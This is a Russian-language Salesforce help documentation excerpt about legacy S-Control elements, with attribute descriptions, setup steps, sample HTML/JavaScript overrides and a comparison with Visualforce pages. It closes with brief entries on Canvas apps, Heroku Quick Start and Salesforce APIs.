Важное замечание: Элементы S-Control заменены страницами Visualforce. Элементы S-Control не могут быть созданы организациями, где они ранее не использовались. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

Элементы S-Control могут содержать любой тип содержимого, отображаемого или выполняемого в обозревателе (например, Java-приложение, элемент управления ActiveX, файл Excel или настраиваемая веб-форма в формате HTML).

Библиотека настраиваемых элементов S-Control — это область, поддерживающая хранение и загрузку содержимого, которое может использоваться разными компонентами Salesforce (например, настраиваемые ссылки, веб-вкладки, настраиваемые кнопки и панели мониторинга).

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления настраиваемых элементов S-Control:

- Настройка приложения

1. Введите строку *«Элементы S-Control»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Элементы S-Control»**.
2. Чтобы создать настраиваемый элемент S-Control, щелкните **«Создать настраиваемый элемент S-Control»**.
3. Чтобы изменить текущий настраиваемый элемент S-Control, щелкните **«Правка»**.
4. Введите атрибуты элемента S-Control.
5. Чтобы проверить все поля слияния и функции Salesforce, нажмите кнопку **«Проверка синтаксиса»**.
6. По завершении нажмите кнопку **«Сохранить»**. Чтобы сохранить внесенные изменения и продолжить редактирование, нажмите кнопку **«Быстрое сохранение»**.
7. Чтобы отображать настраиваемые элементы S-Control пользователям, создайте настраиваемую кнопку или ссылку. При необходимости создайте веб-вкладку посредством настраиваемого элемента S-Control и добавьте элемент S-Control в макет страницы или на панель мониторинга. Кроме того, элемент S-Control может использоваться в качестве содержимого интерактивной справки для настраиваемого объекта.

Общие сведения об элементах S-Control

Просмотр и редактирование элементов S-Control

Настраиваемые атрибуты элементов S-Control

Удаление настраиваемых элементов S-Control

Советы по созданию элементов S-Control

Полезные элементы S-Control

Поля слияния для элементов S-Control

Сравнение страниц Visualforce с элементами S-Control

СМ. ТАКЖЕ:

Общие сведения об элементах S-Control
Просмотр и редактирование элементов S-Control
Полезные элементы S-Control

Общие сведения об элементах S-Control

Важное замечание: Элементы S-Control заменены страницами Visualforce. Элементы S-Control не могут быть созданы организациями, где они ранее не использовались. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

Рекомендуем использовать элементы S-Control для добавления собственных функций в организацию Salesforce. Будь то интеграция собственного размещаемого приложения или расширение текущего пользовательского интерфейса Salesforce, элементы S-Control могут использоваться для хранения кода или обращения к коду в других областях.

Настраиваемые элементы S-Control могут содержать любой тип содержимого, отображаемого в обозревателе (например, Java-приложение, элемент управления ActiveX, файл Excel или настраиваемая веб-форма в формате HTML).

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

СМ. ТАКЖЕ:

Определение настраиваемых элементов S-Control
Полезные элементы S-Control
Сравнение страниц Visualforce с элементами S-Control

Рекомендации по использованию элементов S-Control в пакетах Force.com AppExchange

Ниже перечислены ограничения, которые следует учитывать при разработке пакета Force.com AppExchange, содержащего элементы S-Control, или при планировании установки пакета AppExchange, содержащего элементы S-Control.

- При использовании разрабатываемых пакетов (не из каталога AppExchange) элементы S-Control могут быть добавлены только в пакеты с API-доступом по умолчанию — «Неограниченный». При наличии в пакете элемента S-Control API-доступу не может быть присвоено значение «Ограниченный».
- При использовании установленных пакетов ограничения доступа могут быть включены даже при наличии элементов S-Control. Обратите внимание, что ограничения доступа обеспечивают только ограниченную защиту элементов S-Control. Прежде чем ограничить доступ из соображений безопасности элементов S-Control, компания Salesforce рекомендует изучить принципы работы JavaScript в элементах S-Control.
- Если API-доступу установленного пакета присвоено значение «Ограниченный», обновления будут установлены только в том случае, если обновленная версия не содержит элементов S-Control. Если обновленная версия содержит элементы S-Control, то API-доступу установленного пакета должно быть присвоено значение «Неограниченный».

Просмотр и редактирование элементов S-Control

Важное замечание: Элементы S-Control заменены страницами Visualforce. Элементы S-Control не могут быть созданы организациями, где они ранее не использовались. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

Чтобы просмотреть сведения настраиваемого элемента S-control, откройте настройки и введите строку «*Элементы S-Control*» в поле «Быстрый поиск», затем выберите пункт **«Элементы S-Control»** и выберите имя элемента S-control.

- Чтобы изменить элемент S-Control, щелкните ссылку **«Правка»**.
- Чтобы удалить элемент S-Control, щелкните ссылку **«Удал.»**.
- Чтобы просмотреть список других компонентов Salesforce, ссылающихся на элемент S-Control, щелкните **«Где это используется?»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления настраиваемых элементов S-Control:

- Настройка приложения

Настраиваемые атрибуты элементов S-Control

Имя атрибута	Описание
Метка	Текст, отображаемый в макетах страниц для внедренных элементов S-Control.
Имя элемента `S-Control`	Уникальное имя элемента S-Control. Данное имя должно быть уникальным в организации и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы, не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.
Тип	Данный атрибут определяет предполагаемый способ использования элемента S-Control. **HTML** Выберите данное значение, чтобы вводить содержимое элемента S-Control в область «Содержимое». **URL-адрес** Выберите данное значение, чтобы вводить ссылку или URL-адрес внешнего веб-сайта в область «Содержимое». **Фрагмент** Фрагменты — это элементы S-Control, которые предназначены для добавления в другие элементы S-Control. Выберите данное

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Имя атрибута	Описание
	значение, чтобы вводить содержимое фрагмента S-Control в область «Содержимое».
Описание	Текст, описывающий элемент S-Control. Данный атрибут отображается только администраторам.

`Content`	Введите содержимое или источник элемента S-Control. Разрешается использовать не более 1 миллиона символов. HTML-код определяет точный способ отображения элемента S-Control пользователям.
	• Если формула создается на вкладке **«Сложная формула»** или для утверждений и правил (например, для бизнес-правил, правил проверки, назначения, автоматического ответа или расширения), нажмите кнопку **«Вставить поле»**, выберите поле и нажмите кнопку **«Вставить»**.
	Чтобы создать основную формулу, которая передает определенные данные Salesforce, откройте вкладку **«Простая формула»**, выберите тип поля в раскрывающемся списке «Выбрать тип поля» и выберите нужное поле в раскрывающемся списке «Вставить поле».
	Совет: Чтобы охватить связанные объекты и добавить ссылку на поля слияния этих объектов, создайте формулы кросс-объектов.
	• Чтобы вставить оператор, выберите соответствующий значок оператора в раскрывающемся списке «Вставить оператор».
	• Чтобы вставить функцию, дважды щелкните ее имя в списке или выберите нужную функцию и щелкните **«Вставить выбранную функцию»**. Чтобы отфильтровать список функций, выберите нужную категорию в раскрывающемся списке «Функции». Чтобы просмотреть описание и примеры формул, использующих данную функцию, выберите нужную функцию и щелкните **«Справка по этой функции»**.
	• Чтобы добавить ссылку на файл, загруженный в поле «Имя файла» как часть настраиваемого элемента S-Control, выберите значение «Настраиваемый элемент S-Control» в раскрывающемся списке «Выбрать тип поля», а затем выберите «URL-адрес настраиваемого элемента S-Control» для получения поля слияния. Поля слияния `{!Scontrol_JavaCodebase}` и `{!Scontrol_JavaArchive}` доступны при использовании Java-приложения.
	• Чтобы вставить поля слияния, используемые в действиях, выберите пункт *«Событие»* или *«Задача»* в раскрывающемся списке «Выбрать тип поля».
	Совет: По стандартам Интернета для URL-адресов необходимо использовать специальную кодировку. Система <0>Salesforce<1> автоматически кодирует текст любого поля слияния, добавленного в ссылку. Дополнительный текст, добавленный в ссылку, кодируется вручную. Например, чтобы создать следующий URL-адрес:
	`http://www.google.com/search?q={!user.name} Steve Mark 50%`
	Воспользуйтесь следующим содержимым:
	`http://www.google.com/search?q={!user.name}+Steve+Mark+50%25`

Имя атрибута	Описание
	Если источник содержимого является URL-адресом, система <0>Salesforce<1> удаляет двойные кавычки из URL-адресов. Чтобы сохранить двойные кавычки, рекомендуем кодировать их вручную. Например, чтобы создать URL-адрес `http://www.google.com/search?q="salesforce+foundation"`, воспользуйтесь следующим содержимым: `http://www.google.com/search?q=%22salesforce+foundation%22`
Имя файла	Загрузка файла для отображения при добавлении данного настраиваемого элемента S-Control в настраиваемую ссылку. Файл может содержать Java-приложение, элемент управления Active-X или любой другой тип содержимого. Данный параметр применяется только к HTML-элементам S-Control.
Предварительно встроенный в страницу	Данный параметр сохраняет элемент S-Control в памяти, повышая производительность системы при повторной загрузке страницы и не требуя повторной загрузки элемента S-Control. Данный параметр применяется только к HTML-элементам S-Control.
Кодировка	По умолчанию используется кодировка «Юникод (UTF-8)». Чтобы передавать данные в URL-адрес, требующий другого формата, измените текущую кодировку. Данный параметр доступен только в том случае, если параметр «Тип» содержит значение «URL-адрес».

СМ. ТАКЖЕ:

- Общие сведения об элементах S-Control
- Полезные элементы S-Control
- Советы по созданию элементов S-Control

Удаление настраиваемых элементов S-Control

Важное замечание: Элементы S-Control заменены страницами Visualforce. Элементы S-Control не могут быть созданы организациями, где они ранее не использовались. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

Чтобы удалить настраиваемый элемент S-Control, выполните указанные ниже действия.

1. Чтобы проверить, используется ли элемент S-Control другими компонентами, Введите строку «*Элементы S-Control*» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Элементы S-Control»**, выберите элемент S-Control и щелкните **«Где это используется?»**.
2. Щелкните **«Элементы S-Control»** повторно.
3. Щелкните ссылку **«Удал.»** напротив нужного настраиваемого элемента S-Control.
4. Нажмите кнопку **«OK»**.

Прим.: Настраиваемый элемент S-Control, используемый в системе Salesforce, не может быть удален. Удаленные элементы S-Control не перемещаются в корзину.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления настраиваемых элементов S-Control:

- Настройка приложения

Советы по созданию элементов S-Control

Важное замечание: Элементы S-Control заменены страницами Visualforce. Элементы S-Control не могут быть созданы организациями, где они ранее не использовались. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

Ниже перечислены советы по созданию элементов S-Control.

- При создании элемента S-Control типа «URL-адрес» не рекомендуем устанавливать флажок **«Показать заголовок раздела на странице сведений»** в разделе макета страницы, выбранном для добавления элемента S-Control. При использовании со свертываемыми разделами данный параметр инициирует некорректную работу некоторых обозревателей.
- Рекомендуем использовать глобальные переменные для получения доступа к специальным полям слияния для компонентов (например, настраиваемые кнопки, ссылки и элементы S-Control). Например, глобальная переменная `$Request` позволяет получать доступ к параметрам запроса внутри фрагмента, элемента S-Control или настраиваемой кнопки.
- Рекомендуем использовать поле слияния `{!$Organization.UISkin}` в элементе S-Control для извлечения темы пользовательского интерфейса, выбранной для организации. Значение Theme1 данного поля слияния соответствует теме Salesforce Classic, а значение Theme2 соответствует теме Salesforce.
- Элементы S-Control используют символы {! и } (ранее использовались вокруг полей слияния в формулах) вокруг выражения, которое может содержать как минимум одно поле слияния, функцию или глобальную переменную.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления настраиваемых элементов S-Control:

- Настройка приложения

- При переопределении действия рекомендуем использовать аргумент без_переопределения во избежание рекурсии, обозначаемой пустыми рамками на странице.
- Чтобы вставить поля слияния, используемые в действиях, выберите пункт *«Событие»* или *«Задача»* в раскрывающемся списке «Выбрать тип поля».

СМ. ТАКЖЕ:

Настраиваемые атрибуты элементов S-Control

Определение настраиваемых элементов S-Control

Полезные элементы S-Control

Важное замечание: Элементы S-Control заменены страницами <0>Visualforce<1>. Элементы S-Control не могут быть созданы организациями, где они ранее не использовались. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

Ниже приведены примеры, позволяющие начать использование элементов S-Control.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Настраиваемые кнопки и ссылки доступны в версиях: **все** версии.

Элементы S-Control доступны в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Переопределение стандартных кнопок и начальных страниц вкладок доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Элементы S-Control для страниц сведений

Карта Yahoo!

Рекомендуем использовать Yahoo! Maps API и поля слияния адреса для счета с целью отображения карты для организации. Воспользуйтесь кодом ниже в элементе S-Control типа «HTML» и добавьте его в макет страницы сведений об организации.

```
<html>
<head>
<script type="text/javascript"
src="http://api.maps.yahoo.com/ajaxymap?v=3.0&appid=YahooDemo">
</script>
<style type="text/css">
#mapContainer {
height: 200px;
width: 100%;
}
</style>
</head>
<body>
<div id="mapContainer"></div>
<script type="text/javascript">
// Create a map object
var map = new YMap(document.getElementById('mapContainer'));
// Display the map centered on given address
map.drawZoomAndCenter("{!Account.BillingStreet}, \
 {!Account.BillingCity},\
 {!Account.BillingState},\
 {!Account.BillingPostalCode}", 3);
// Set marker at that address
map.addMarker("{!Account.BillingStreet}, \
 {!Account.BillingCity},\
 {!Account.BillingState},\
 {!Account.BillingPostalCode}", 3);
</script>
</body>
</html>
```

Элементы S-Control, переопределяющие стандартные кнопки и начальные страницы вкладок

Переопределение действия добавления продукта

При добавлении продуктов в возможности разрешается использовать собственный код вместо стандартной страницы. Рекомендуем использовать пример элемента S-Control ниже для передачи значений данных посредством полей слияния со страницы сведений о записи в настраиваемый элемент S-Control, который переопределяет кнопку **«Добавить продукт»** в связанном списке «Продукты» возможности. Данный тип переопределения поясняет порядок использования полей слияния из основного и подробного объектов в кнопках связанного списка. Например, код ниже содержит поля слияния объекта «Возможность», связанного с продуктами возможности посредством взаимосвязи «Основная — подробная», где он является основным.

```
<html>
<head>
```

```
<script type="text/javascript"
src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Opportunity Info:</b>
<br>
Opportunity ID: {!Opportunity.Id}
<br>
Opportunity Name: {!Opportunity.Name}
<br>
Opportunity Record Type: {!Opportunity.RecordType}
<br>
</body>
</html>
```

Чтобы внедрить данную функцию, создайте элемент S-Control типа «HTML» с указанным выше содержимым путем вставки кода в соответствующую область. Затем переопределите действие добавления продукта из объекта «Продукты возможности» посредством элемента S-Control. Данный пример предполагает наличие типов записей для возможностей.

Прим.: Данный пример не содержит кода для добавления продуктов. Содержимое из раздела текста только поясняет порядок использования полей слияния объекта «Возможность» из связанного списка «Продукты возможности». Замените раздел текста нужным кодом.

Условное переопределение для редактирования интересов

При необходимости выполните условное переопределение стандартного действия путем переадресации на стандартное действие или настраиваемый элемент S-Control (в зависимости от некоторых условий). Например, при редактировании интересов, открытых более 30 дней, может использоваться отдельный элемент S-Control. Используя пример ниже, создайте элемент S-Control для оценки длительности открытия интереса (более 30 дней) и — при положительном результате — выполнения настраиваемого элемента S-Control для редактирования интересов. В противном случае, воспользуйтесь стандартным действием редактирования интересов.

```
<script type="text/javascript">

//determine if the lead has been open longer than 30 days
if ({!IF(ISPICKVAL( Lead.Status , "Open"), ROUND(NOW()- Lead.CreatedDate , 0), 0)} > 30)
{
//more than 30 days - display a custom scontrol page
window.location.href="{!URLFOR($SControl.EditLeadsOpenLongerThan30)}";
}
else
{
//30 days or less - display the standard edit page
window.parent.location.href="{!URLFOR($Action.Lead.Edit, Lead.Id,
[retURL=URLFOR($Action.Lead.View, Lead.Id)], true)}";
}

</script>
```

Чтобы внедрить данную функцию, создайте элемент S-Control, который должен использоваться для редактирования интересов, открытых более 30 дней. Назовите данный элемент S-Control следующим именем: EditLeadsOpenLongerThan30. Затем, используя пример кода выше, создайте элемент S-Control для определения длительности открытия интереса (более

30 дней) и — при положительном результате — переопределите действие редактирования для интересов посредством элемента S-Control по имени EditLeadsOpenLongerThan30.

Обратите внимание на различия между первым и вторым операторами `if` в примере кода выше. В первом случае используется оператор `if` от JavaScript, выполняющий оценку для обозревателя. Во втором случае используется функция IF от Salesforce, выполняющая оценку для сервера и возвращающая отдельное значение (количество дней для открытого интереса или ноль для другого интереса).

Совет: Рекомендуем использовать функцию URLFOR в данном примере для создания URL-адресов Salesforce вместо ввода отдельных URL-адресов во избежание ошибок их поддержки в выпусках.

Чтобы показать стандартную страницу Salesforce без вызова переопределения, задайте аргументу *без_переопределения* функции URLFOR значение true.

При необходимости воспользуйтесь параметром `retURL` функции URLFOR для возврата пользователя на страницу сведений после сохранения.

Переопределение действия редактирования контакта

При редактировании контактов разрешается использовать собственный код. Рекомендуем использовать пример элемента S-Control ниже для передачи значений данных посредством полей слияния со страницы сведений о записи в настраиваемый элемент S-Control, который переопределяет стандартную кнопку страницы сведений.

```
<html>
<head>
<script type="text/javascript" src="/soap/ajax/13.0/connection.js">
</script>
</head>
<body>
<b>Contact Info:</b>
<br>
Contact ID: {!Contact.Id}
<br>
Contact Name: {!Contact.FirstName} {!Contact.LastName}
<br>
</body>
</html>
```

Чтобы внедрить данную функцию, создайте элемент S-Control типа «HTML» с указанным выше содержимым путем вставки кода в раздел текста. Затем переопределите действие редактирования контакта посредством элемента S-Control. Данный алгоритм переопределяет действие редактирования контакта во всех областях его использования: кнопка **«Правка»** на странице сведений о контакте, ссылка **«Правка»** в списковых представлениях и ссылка **«Правка»** в любых связанных списках.

Прим.: Данный пример не содержит кода для редактирования контактов. Код из раздела текста только поясняет порядок использования полей слияния объекта «Контакт» для отображения сведений о контакте. Замените раздел текста нужным кодом.

Переопределение действия прерывания для новых организаций

Переопределение стандартных кнопок инициирует отмену их доступности во всей организации Salesforce. При необходимости переопределите стандартное действие и выполните переадресацию на данное действие из элемента S-Control без активации бесконечного цикла. Например, чтобы переопределить кнопку **«Создать»** для организаций,

выполнить собственный настраиваемый процесс и возобновить стандартное действие создания организации без активации бесконечного цикла, воспользуйтесь аргументом *без_переопределения* функции URLFOR.

```
<script type="text/javascript">

alert("Hi, I am demonstrating how to interrupt New Account with an override.  Click OK to
 continue.");

window.parent.location.href="{! URLFOR($Action.Account.New, null, null, true)}";

</script>
```

Чтобы внедрить данную функцию, создайте элемент S-Control типа «HTML» с указанным выше содержимым. Затем переопределите действие создания организации посредством элемента S-Control.

Прим.: Действие создания не требует кода, поэтому второму аргументу функции URLFOR задается значение `null`. Данный пример не требует входных данных, поэтому третьему аргументу функции URLFOR задается значение `null`. Четвертому аргументу функции URLFOR задается значение `true`, позволяющее пропускать переопределение во избежание активации бесконечного цикла.

Условное переопределение начальной страницы вкладки «Организации»

При необходимости выполните условное переопределение начальной страницы вкладки путем переадресации исходной начальной страницы вкладки на элемент S-Control (в зависимости от некоторых условий). Например, пользователям конкретного профиля может отображаться элемент S-Control вместо стандартной начальной страницы вкладки «Организации». Используя пример кода ниже, создайте элемент S-Control для отображения сведений о соискателе пользователям с профилем «Специалист по подбору кадров» при открытии вкладки «Организации»; всем другим пользователям будет отображаться стандартная начальная страница вкладки «Организации».

Чтобы внедрить данную функцию, создайте элемент S-Control по имени ApplicantHomePage, содержимое которого должно отображаться специалистам по подбору кадров. Затем, используя код ниже, создайте элемент S-Control типа «HTML» для внедрения логики условного переопределения.

```
<script type="text/javascript">
//determine the user profile name
var recruiter = {!IF($Profile.Name = "Recruiter", true, false)};

//when the profile is recruiter - display a custom s-control page
if (recruiter) {
    window.parent.location.href="{! urlFor($SControl.ApplicantHomePage)}";
} else {
//when the profile is not recruiter - display the standard Accounts tab page
    window.parent.location.href="{! urlFor( $Action.Account.Tab ,
$ObjectType.Account,null,true)}";
}
</script>
```

Затем переопределите вкладку «Организации» для использования приведенного выше элемента S-Control типа «HTML». Данный пример предполагает наличие профиля «Специалист по подбору кадров» в организации.

Прим.: Поля слияния $Profile доступны только в версиях Enterprise, Unlimited, Performance и Developer Edition.

Элементы S-Control, включающие фрагменты

Включение фрагментов

Включите фрагменты в настраиваемые элементы S-Control для повторного использования общего кода. Пример ниже ссылается на фрагмент, соответствующий верхнему колонтитулу страницы, которая отображает веб-вкладку. Странице будет задан заголовок My Title. Рекомендуем использовать глобальную переменную $SControl для обращения к фрагменту. Чтобы внедрить данную функцию, создайте два фрагмента по имени Resize_Iframe_head и Resize_Iframe_onload, а также элемент S-Control типа «HTML» по имени Resize_Iframe_sample, включающий код ниже.

```
<html> <body> {! INCLUDE($SControl.Header_Snippet, [title = "My Title",
                  theme = "modern"])} </body> </html>
```

Поля слияния для элементов S-Control

Важное замечание: Элементы S-Control заменены страницами <0>Visualforce<1>. Элементы S-Control не могут быть созданы организациями, где они ранее не использовались. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

Поле слияния — это поле, которое может быть добавлено в шаблон эл. почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи.

Элементы S-Control являются источником содержимого для справки объекта, поэтому их поля слияния или другие функции могут использоваться для индивидуализации справки. Например, добавление имени пользователя на отображаемую страницу справки позволяет настраиваемой справке обращаться непосредственно к пользователю.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Советы

- Чтобы добавить ссылку на файл, загруженный в поле «Имя файла» как часть настраиваемого элемента S-Control, выберите значение **«Настраиваемый элемент S-Control»** в раскрывающемся списке «Выбрать тип поля», а затем выберите **«URL-адрес настраиваемого элемента S-Control»** для получения поля слияния. Поля слияния `{!SControl_JavaCodebase}` и `{!SControl_JavaArchive}` доступны при использовании Java-приложения.
- Чтобы вставить поля слияния, используемые в действиях, выберите пункт **«Событие»** или **«Задача»** в раскрывающемся списке «Выбрать тип поля». Система Salesforce автоматически кодирует текст любого поля слияния, добавленного в ссылку.

СМ. ТАКЖЕ:

Определение настраиваемых элементов S-Control

Сравнение страниц Visualforce с элементами S-Control

Важное замечание: Элементы S-Control заменены страницами <0>Visualforce<1>. Элементы S-Control не могут быть созданы организациями, где они ранее не использовались. Текущие элементы S-Control останутся без изменений и будут доступны для редактирования.

Страницы Visualforce, отличающиеся повышенной производительностью и простым созданием, считаются следующим поколением элементов S-Control и должны использоваться взамен элементов S-Control по мере возможности. В таблице ниже описаны различия между страницами Visualforce и элементами S-Control.

	Страницы Visualforce	Элементы S-Control
Обязательные технические навыки	HTML, XML	HTML, JavaScript, Ajax Toolkit
Стиль языка	Разметка на основе тегов	Процедурный код
Модель переопределения страницы	Компоновка стандартных и настраиваемых компонентов посредством тегов	Создание HTML и JavaScript для всей страницы
Библиотека стандартных компонентов Salesforce	Да	Нет
Доступ к встроенному алгоритму платформы	Да, посредством стандартного контроллера	Нет
Привязка данных	Да Разработчики могут связывать компонент ввода (например, текстовое поле) с отдельным полем (например, «Имя организации»). Значение, сохраненное пользователем в компоненте ввода, также сохраняется в базе данных.	Нет Разработчики не могут связывать компонент ввода с отдельным полем. Чтобы обновить базу данных пользовательскими значениями полей, разработчики должны создать код JavaScript, использующий API.
Наследование таблицы стилей	Да	Нет, таблицы стилей Salesforce добавляются вручную
Соблюдение метаданных поля (например, уникальности)	Да, по умолчанию При попытке сохранения записи, нарушающей уникальность или обязательность атрибутов полей, сообщение об ошибке отображается автоматически, а попытка может быть повторена позже.	Да, при кодировании в JavaScript посредством API-вызова `describe` При попытке сохранения записи, нарушающей уникальность или обязательность атрибутов полей, сообщение об ошибке отображается только при наличии кода, созданного разработчиком элементов S-Control и предназначенного для проверки атрибутов.
Взаимодействие с Apex	Прямое, путем связывания с настраиваемым контроллером	Косвенное, путем использования методов Apex `webService` посредством API
Performance Edition	Высокая (разметка создается на платформе Force.com)	Низкая (каждый API-вызов требует полного обхода сервера; производительность определяется уровнем нагрузки)

	Страницы Visualforce	Элементы S-Control
Контейнер страницы	Собственный	В iFrame

СМ. ТАКЖЕ:

Общие сведения об элементах S-Control

Visualforce

Средство предварительного просмотра приложения холста

Средство предварительного просмотра приложения холста — это инструмент разработки, позволяющий открывать неопубликованные приложения холста для предварительного просмотра.

Для просмотра приложения холста найдите *«Средство предварительного просмотра приложения холста»* в поле «Быстрый поиск» в меню «Настройка». Щелкните нужное приложение холста на левой боковой панели. Приложение холста будет доступно в рамке.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Professional Edition (при использовании API и Force.com Canvas)** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к средству предварительного просмотра:

- «Настройка приложения»

  И

  Изменение всех данных

Быстрый пуск Heroku

Кнопка «Быстрый пуск Heroku» позволяет создать приложение Heroku и соответствующее приложение холста в системе Salesforce.

Операционная область поля

Загрузка файлов WSDL и сертификатов проверки подлинности клиента Salesforce

Чтобы загрузить документ WSDL, предназначенный для интеграции приложений в систему Salesforce, воспользуйтесь интерфейсом API.

Какой API следует использовать?

Система Salesforce поддерживает программный доступ к данным организации путем использования простого и надежного интерфейса прикладного программирования.

Использование CORS для доступа к поддерживаемым интерфейсам Salesforce API, Apex REST и Lightning Out

Интерфейсы Apex REST, Bulk API, Chatter REST API, Lightning API, Lightning Out, REST API и Wave REST API поддерживают CORS. Чтобы получить доступ к данным интерфейсам API из JavaScript в веб-обозревателе, добавьте происхождение, обслуживающее сценарий, в список разрешенных CORS.

Создание надежных сайтов CSP для доступа к сторонним API

В инфраструктуре компонентов Lightning политика безопасности содержимого (CSP) (стандарт W3C) используется для управления источником содержимого, который можно загрузить на страницу. Чтобы использовать сторонние API, которые выполняют запросы к внешнему (не принадлежащему Salesforce) серверу, добавьте этот сервер как надежный сайт CSP.

Шаблоны ссылок действий

Создайте шаблоны ссылок действий в меню «Настройка» для обработки групп ссылок действий с общими свойствами из Chatter REST API или Apex. При необходимости распространите пакетированные шаблоны среди других организаций Salesforce.

Использование системы для междоменного управления удостоверениями (SCIM)

Система Salesforce поддерживает открытую спецификацию SCIM 1.1 и предоставляет некоторые расширения, предназначенные для редактирования и управления свойствами пользователей посредством интерфейса REST API.

Задания на загрузку массива данных

Интерфейс Bulk API, предназначенный для обработки больших наборов данных, позволяет создавать, обновлять и удалять большие объемы записей. Интерфейс поддерживает удобную загрузку, обновление и удаление данных — от нескольких тысяч до нескольких миллионов записей.

Уведомления об использовании API

При создании уведомления об использовании запросов рекомендуем выбрать пользователя, который должен получать электронные уведомления о превышении установленного ограничения по количеству запросов API в течение заданного периода времени.

Приложение для удаленного доступа

Связанные приложения заменили приложения для удаленного доступа. Чтобы проверять пользователей и контролировать политики безопасности для внешних приложений, рекомендуем использовать связанные приложения для любого приложения, требующего интеграции с системой Salesforce.

Связанные приложения

Связанное приложение интегрирует приложение в систему Salesforce посредством интерфейсов API. Связанные приложения используют стандартные протоколы SAML и OAuth для проверки подлинности, внедрения единой регистрации и предоставления маркеров для интерфейсов Salesforce API. Помимо стандартных возможностей OAuth, связанные приложения позволяют администраторам Salesforce определять различные политики безопасности и контролировать пользователей, использующих соответствующие приложения.

Проверка подлинности приложений посредством OAuth

Проверка подлинности пользователей системой Salesforce выполняется при запросе пользователями данных Salesforce из внешнего приложения (страница клиента). Согласно стандарту OAuth и задачам, поставленным компанией Salesforce, каждый процесс проверки подлинности должен состоять из нескольких этапов.

Безопасное удостоверение для Интернета вещей

Маркеры активов — это маркеры проверки подлинности на основе открытых стандартов JWT для подтверждения и защиты запросов от подключенных устройств. Они идентифицируют устройство для фоновой службы, что обрабатывает поток данных и событий от устройства. Это позволяет регистрировать данные устройства на платформе Salesforce и связывать их с данными Salesforce CRM о клиенте, организации, контакте, помогая вам таким образом действовать в интересах клиента. Поддерживаются настраиваемые бизнес-процессы, где применяются события с маркерами активов. Маркеры активов обеспечивают проактивную поддержку и предсказуемое взаимодействие с вашими клиентами, даже при работе с большим количеством запросов.

Запрос на доступ к приложению

Используемое внешнее приложение отправляет запрос на доступ к данным Salesforce. Внешнее приложение уже интегрировано в систему Salesforce администратором организации.

Типы настраиваемых метаданных

При необходимости создайте собственные декларативные инфраструктуры разработчика для внутренних рабочих групп, партнеров и клиентов. Вместо разработки приложений на основе данных, рекомендуем разрабатывать приложения, которые определяются и управляются собственными типами метаданных. Метаданные — информация, описывающая конфигурацию организации каждого клиента.

Настраиваемые полномочия

Система позволяет использовать настраиваемые полномочия для предоставления пользователям доступа к настраиваемым процессам или приложениям.

СМ. ТАКЖЕ:

Связанные приложения

Создание связанного приложения

Быстрый пуск Heroku

Кнопка «Быстрый пуск Heroku» позволяет создать приложение Heroku и соответствующее приложение холста в системе Salesforce.

Ниже перечислены поля, доступные для заполнения.

Поле	Описание
Шаблон	Шаблон Heroku, используемый для создания приложения Heroku.
Имя приложения холста	Имя приложения холста. Максимальная длина: 30 символов.
Имя приложения Heroku	Имя приложения Heroku. Имя должно начинаться с буквы и может содержать только строчные буквы, цифры, и тире. Данное имя становится частью URL-адреса приложения. Максимальная длина: 30 символов.
Описание приложения холста	Описание приложения холста. Данное описание отображается при редактировании приложения холста в системе Salesforce. Максимальная длина: 200 символов.
